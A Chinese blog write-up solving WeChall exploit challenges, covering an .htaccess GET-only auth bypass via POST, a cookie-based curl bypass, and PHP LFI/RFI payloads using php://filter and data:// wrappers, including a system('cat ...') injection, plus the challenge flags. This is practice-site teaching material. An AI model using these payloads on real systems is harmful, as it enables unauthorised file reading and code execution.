WeChall Exploit writeup

原创

Bendawang 于 2016-04-10 09:05:17 发布 2901 收藏 1

分类专栏： WriteUp Web 文章标签： wechall writeup exploit php

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_19876131/article/details/51111162

版权

WriteUp 同时被 2 个专栏收录

24 篇文章 0 订阅

订阅专栏

Web

34 篇文章 2 订阅

订阅专栏

WeChall Exploit writeup

有一些题目在PHP、MYSQL里面就已经做过了，所以这里题解就不再写了，想看的可以去看看我写的Mysql和PHP的Writeup。

Wechall Exploit系列题目链接：http://www.wechall.net/challs/Exploit

Limited Access

刚刚学完`.htaccess`的各种知识就遇到这样的题了，真是不能更赞。
这里直接进Mypage，会出现这样子的错误

Internal Server Error

The server encountered an internal error or misconfiguration and was unable to complete your request.

Please contact the server administrator, [no address given] and inform them of the time the error occurred, and anything you might have done that may have caused the error.

More information about this error may be available in the server error log.

Apache/2.2.16 (Debian) Server at www.wechall.net Port 80

这时候看看它的`.htaccess`文件，如下：

```
AuthUserFile .htpasswd
AuthGroupFile /dev/null
AuthName "Authorization Required for the Limited Access Challenge"
AuthType Basic
<Limit GET>
require valid-user
</Limit>
```

看到了很关键的东西就是他限制了GET，然后又看到第一个是`AuthUserFile .htpasswd`那就试试POST，把这个`.htpasswd`传过去看看。然后就成功了。。。
当然还有一些别的思路

```
<form method="POST" action="https://www.wechall.net/challenge/wannabe7331/limited_access/protected/prot
<input type="submit" value="submit">
</form>
```

Limited Access Too

这里比较蛋疼，查了资料发现很多都说是用`curl`命令带上cookie就能够成功绕过，我试了试，果然可以

```
curl -c "WC=8905651-18041-Z8otHq2wU99l96gV" -c 自己的cookie http://www.wechall.net/challenge/wannabe7331
```


然后没太想明白为什么，于是我用python的requests又试了一下，如下：

```
url="http://www.wechall.net/challenge/wannabe7331/limited_access_too/protected/protected.php"
params={'Cookie':自己的cookie}
r=requests.get(url,headers=params).content
print r
```

发现还是可以的，原理我也不是太清楚，猜测是只要不是直接通过浏览器发送请求应该都可以。

Warchall: Live LFI

点进链接之后，如下



右上角两个`EN DE`是可以点击的，一点，我们需要的get参数就出来了。
参数就是`lang`，经过简单几次尝试之后，如下：

```
http://lfi.warchall.net/index.php?lang=solution.php
```

上述链接产生了这样子的结果，

```
teh falg si naer!

the flag is near!

PHP Warning(2):  Illegal string offset 'welcome'  in  index.php  line  12

---------------------------------------------------------------------------

Backtrace starts in index.php line 12.
GWF_Debug::error_handler() core/inc/util/GWF_Debug.php line 183.
```

那么，我们就可以试着看看这个`solution.php`的源码，

```
http://lfi.warchall.net/?lang=php://filter/read=convert.base64-encode/resource=solution.php
```

Base64解密之后得到源码如下：

```
<html>
<body>
<pre style="color:#000;">teh falg si naer!</pre>
<pre style="color:#fff;">the flag is near!</pre>
</body>
</html>
<?php                    #   YOUR_TROPHY
return 'SteppinStones42Pie'; # <-Â´
?>
```

所以答案就出来了，是`SteppinStones42Pie`。

Warchall: Live RFI

和上一道差不太多，这里我最开始使用的是

```
http://rfi.warchall.net/index.php?lang=data://text/plain,<?php  print file_get_contents("solution.php")
```

然后得到答案：

```
.....
.....
<?php return 'Low_H4NGING_Fruit'; ?>
.....
.....
```

注意这里千万不要被蒙蔽了，

这里虽然只看见这个东西，但是他的答案在后面，看网页源码就知道了，中间它给了很多很多空格来混淆视听。
但是这里其实直接用之前那个题的payload也可以的

```
http://lfi.warchall.net/?lang=php://filter/read=convert.base64-encode/resource=solution.php
```

还有一些别的思路

```
http://rfi.warchall.net/index.php?lang=data://text/plain,<?php  system("cat solution.php")  ?>
```